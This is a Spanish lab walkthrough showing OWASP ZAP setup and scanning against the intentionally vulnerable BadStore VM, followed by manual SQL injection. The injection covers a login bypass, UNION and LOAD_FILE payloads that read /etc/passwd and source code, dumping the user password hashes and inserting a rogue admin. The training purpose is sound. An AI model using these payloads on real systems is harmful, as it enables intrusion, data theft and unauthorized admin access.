

OWASP ZAP

En terminal Kali:

```
sudo apt update -y
```

```
sudo apt install zaproxy
```

usar esta configuración en la extensión Foxy Proxy Standard

ZAP

HTTP

127.0.0.1

8080


En terminal Kali:

```
zaproxy
```

Agregar certificado para HTTPS

en navegador web:

<http://zap>



Proxy Configuration

To use ZAP effectively it is recommended that you configure your browser to proxy vi

The easiest way to do this is to launch your browser from ZAP via the "Quick Start / I

configured to proxy via ZAP and ignore any certificate warnings.

Alternatively, you can configure your browser manually, or use the generated [PAC file](#)

HTTPS Warnings Prevention

To avoid HTTPS Warnings [download](#) and [install CA root Certificate](#) in your Mobile de


En el navegador:
about:preferences
Privacy & Security
view Certificate
Import
Check Trust this CA to identify Websites
Ok

En ZAP lo primero actualizar
check for updates
update all


SPIDER

Tool Spider
agregar URL

start scan



Aqui Podemos ver los nodos agregados por el escaneo




SPIDER AJAX SPIDERING

Tool

spider Ajax

agregar URL




The screenshot shows the 'AJAX Spider' application window. The title bar is dark with the text 'AJAX Spider' and standard window controls. The main area is titled 'Scope' and contains several configuration options:

- Starting Point:** A text input field containing 'http://192.168.1.53' and a 'Select...' button with a globe icon.
- Context:** A dropdown menu.
- User:** A dropdown menu.
- Just In Scope:** An unchecked checkbox.
- Spider Subtree Only:** An unchecked checkbox.
- Browser:** A dropdown menu showing 'Firefox Headless'.
- Show Advanced Options:** An unchecked checkbox.

At the bottom right, there are three buttons: 'Start Scan', 'Reset', and 'Cancel'. A help icon (?) is located in the bottom left corner.

Vemos los elementos agregados por la araña



The screenshot shows the Burp Suite interface. The 'Sites' tab is active, displaying a tree view of the crawled site structure. The 'DVWA-master' directory is selected. Below the tree, a table lists the processed requests, including their IDs, timestamps, methods, and URLs. The 'Crawled URLs: 55' status is highlighted with a red circle.

Processed	ID	Req. Timestamp	Method	URL
Out of Scope	84	10/7/25, 4:00:44 PM	GET	https://firefox.settings.services.mozilla.com/v1/b...
●	85	10/7/25, 4:00:44 PM	GET	http://192.168.1.53/?C=S;O=A
●	86	10/7/25, 4:00:45 PM	GET	http://192.168.1.53/
●	87	10/7/25, 4:00:45 PM	GET	http://192.168.1.53/DVWA-master/
●	88	10/7/25, 4:00:45 PM	GET	http://192.168.1.53/DVWA-master/login.php
●	89	10/7/25, 4:00:46 PM	GET	http://192.168.1.53/?C=S;O=A
●	90	10/7/25, 4:00:46 PM	POST	http://192.168.1.53/DVWA-master/login.php
●	91	10/7/25, 4:00:47 PM	GET	http://192.168.1.53/DVWA-master/login.php
●	92	10/7/25, 4:00:47 PM	GET	http://192.168.1.53/DVWA-master/
●	93	10/7/25, 4:00:47 PM	GET	http://192.168.1.53/DVWA-master/login.php


ZAP SCANNING

antes de realizar el escaneo, recuerda que es sobre sitios autorizados o propios.

Passive Scanning

este escaneo analiza el trafico para identificar posibles vulnerabilidades es un escaneo seguro para cualquier aplicación web, da un aviso de alertas en el tab de alerts.

vamos hacer un escaneo





Automated Scan



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: Select...

Use traditional spider: ☒

Use ajax spider: with

Progress: Not started

Attack!

Al terminar vemos en alerts las vulnerabilidades por categorías y por niveles de gravedad:

Rojo: High, Naranja: Medium, Amarillo: low


The screenshot shows the ZAP interface. The top panel displays the 'Automated Scan' screen with the URL 'http://192.168.1.53' and the 'Attack' button. The bottom panel shows the 'Alerts' tab, which lists 15 alerts. The alerts are categorized by severity: High (Red), Medium (Orange), and Low (Yellow). The alerts include:

- Application Error Disclosure (54)
- Content Security Policy (CSP) Header Not Set (73)
- Directory Browsing (61)
- Missing Anti-clickjacking Header (68)
- Big Redirect Detected (Potential Sensitive Information Leak) (7)
- Cookie without SameSite Attribute (2)
- Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (7)
- Server Leaks Version Information via "Server" HTTP Response Header Field (101)
- Strict-Transport-Security Header Not Set
- Timestamp Disclosure - Unix
- X-Content-Type-Options Header Missing (87)

The bottom status bar shows the current status of the scan: 0 High, 0 Medium, 0 Low, 0 Info, 0 Warning, 0 Error, 0 Success, 0 Failed, 0 Cancelled, 0 Stopped, 0 Paused, 0 Running, 0 Idle, 0 Not Started, 0 Unknown.


Laboratorio contra Maquina Virtual BadStore

Después de hacer el escaneo vemos las alertas



Podemos generar un reporte de lo encontrado para una auditoria

Report / Generate Report



Esto crea un reporte completo

/home/kali/badstore.html

Alert Counts by Alert Type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Cross Site Scripting (DOM Based)	High	6 (28.6%)
Cross Site Scripting (Reflected)	High	3 (14.3%)
Path Traversal	High	1 (4.8%)
SQL Injection	High	1 (4.8%)
SQL Injection - MySQL	High	6 (28.6%)
SQL Injection - SQLite (Time Based)	High	2 (9.5%)
Absence of Anti-CSRF Tokens	Medium	8 (38.1%)

Ejemplo si seleccionamos SQL INJECTION -MYSQL

[https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html](#)

SQL Injection - MySQL

Source	raised by an active scanner (SQL Injection)
CWE ID	89
WASC ID	19
Reference	<ul style="list-style-type: none">https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[SQL Injection - SQLite \(Time Based\)](#)

Vamos a comprobar esta alerta

vamos a Alert

buscamos SQL INJECTION

Doble clic se abre la ventana

Edit Alert

SQL Injection - MySQL

URL: http://www.badstore.net/cgi-bin/badstore.cgi?action=register

Risk: High

Confidence: Medium

Parameter: email

Attack: '

Evidence: You have an error in your SQL syntax

CWE ID: 89

WASC ID: 19

Description:
SQL injection may be possible.

Other Info:
RDBMS [MySQL] likely, given error message regular expression [\QYou have an error in your SQL syntax\E] matched by the HTML results. The vulnerability was detected by manipulating the parameter to cause a database error message to be returned and recognised.

Solution:
Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

Reference:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Alert Tags:

+

-

Cancel

Save

Vemos el ataque y el parámetro el cual es vulnerable
agregamos info random al campo y vemos que NO permite el ingreso

▢

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Login

Resultado

UserID and Password not found!

Use your browser's Back button and try again.

BadStore v2.1.2 - Copyright © 2003-2006

aplicamos un SQL injection

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Login

Nos da la bienvenida



--PWND--

la alerta es correcta

1'='1'# trae todo

BADSTORE.NET

Quick Item Search

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

SUPPLIERS ONLY

Supplier Login

Web Services

- REFERENCE -

BadStore.net Manual v2.1

Subscribe

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

View Cart

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
1000	Snake Oil	Useless but expensive	\$11.50		<input type="checkbox"/>
1001	Crystal Ball	The finest Austrian crystal for complete	\$49.95		<input type="checkbox"/>
1002	Magic Hat	The classic magicians hat	\$60.00		<input type="checkbox"/>

Ver la versión de la base de datos

1'='1'UNION select version(),1,1,1 #

- REFERENCE -

BadStore.net Manual v2.1

Subscribe

9999	Test	Test Item	\$0.00	TEST	<input type="checkbox"/>
4.1.7-standard	1	1	\$1.00		<input type="checkbox"/>

Add Items to Cart

Reset

1'='1'UNION select 1,1,LOAD_FILE('/etc/passwd'),1 #

9999	Test	Test Item	\$0.00
1	1	root::0:0:Trinux Root:/:/bin/sh nobody:x:65534:65534:nobody:/ tmp:/bin/sh	\$1.00

Generamos un error para ver los registros

Y nos muestra esta ruta de configuración de MYSQL

Vemos en la url que nos deja 1'='1'UNION select 1,1,LOAD_FILE('/etc/passwd'),1 # y cambiamos los parámetro adentro del LOAD_FILE

http://www.badstore.net/cgi-bin/badstore.cgi?searchquery=1%27%3D%271%27UNION+select+1%2C1%2CLOAD_FILE%28%27%2Fusr%2Flocal%2Fapache%2Fcgi-bin%2Fbadstore.cgi%27%29%2C1+%23&action=qsearch&x=9&y=18

Buscamos la palabra connect

Y vemos la conexión a la base de datos

```
' ,h1("Welcome to BadStore.net!"), hr, p, img({-src=>'/images/store1.  
html(); } ##### What's New #####  
## Connect to the SQL Database ### my $dbh = DBI-  
sql:database=badstoredb;host=localhost", "root", "secret",{ 'RaiseEr  
Prepare and Execute SQL Query ### my $sth = $dbh->prepare( "S
```

mysql -h 192.168.1.41 -u root -p --skip-ssl badstoredb

~PWND~ BD BadStore

```
(kali)~$ mysql -h 192.168.1.41 -u root -p --skip-ssl badstoredb
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [badstoredb]> show tables;
+-----+
| Tables_in_badstoredb |
+-----+
| acctdb                | /www.badstore.net/cgi-bin/badstore.cgi?action=search
| eratedb               | MySQL (5)
| itemdb                | /www.badstore.net/cgi-bin/badstore.cgi?action=search&action=whatnew&cartItems=1000&searchQuery=9627
| orderdb               | /www.badstore.net/cgi-bin/badstore.cgi?action=modUser
| shipdb                | /www.badstore.net/cgi-bin/badstore.cgi?action=register
| userdb                | /www.badstore.net/cgi-bin/badstore.cgi?action=register
+-----+
SQL Injection may be possible.
Other Info:
Solution:
Do not trust client side input, even if there is a check. In general, type check all data on the server. If the application uses JDBC, use Prepared Statements.
Reference:
https://www.exploit-db.com/exploits/10000/

ZAP by Checkmarx Scanning Report - Google Chrome
```

Vemos el User Admin y miramos que tipo de hash es

```
MySQL [badstoredb]> select * from userdb;
+-----+-----+-----+-----+-----+
| email          | passwd                                | pwdhint | fullname                | role |
+-----+-----+-----+-----+-----+
| AAA_Test_User  | 098F6BCD4621D373CADE4E832627B4F6   | black   | Test User               | U    |
| admin          | 5EBE2294ECD0E0F08EAB7690D2A6EE69   | black   | Master System Administrator | A    |
| joe@supplier.com | 62072d95acb588c7ee9d6fa0c6c85155   | green   | Joe Supplier            | S    |
| big@spender.com | 9726255eec083aa56dc0449a21b33190    | blue    | Big Spender              | U    |
| ray@supplier.com | 99b0e8da24e29e4ccb5d7d76e677c2ac    | red      | Ray Supplier             | S    |
| robert@spender.net | e40b34e3380d6d2b238762f0330fbd84   | orange  | Robert Spender           | U    |
| bill@gander.org | 5f4dcc3b5aa765d61d8327deb882cf99    | purple   | Bill Gander              | U    |
| steve@badstore.net | 8cb554127837a4002338c10a299289fb   | red      | Steve Owner              | U    |
| fred@whole.biz | 356c9ee60e9da05301adc3bd96f6b383   | yellow  | Fred Wholesaler          | U    |
| debbie@supplier.com | 2fbd38e6c6c4a64ef43fac3f0be7860e   | green   | Debby Supplier           | S    |
+-----+-----+-----+-----+-----+
```

Prueba de diccionario y fuerza bruta

En este caso no era necesario ya simplemente podemos insertar un usuario Administrador y ya.

```
MySQL [badstoredb]> INSERT INTO userdb (email, passwd, pwhint, fullname, role)
-> VALUES ('jonathan@gomez.com', '5f4dcc3b3b5aa765d61d8327deb882cf99', 'black', 'Jonathan Gomez', 'A');
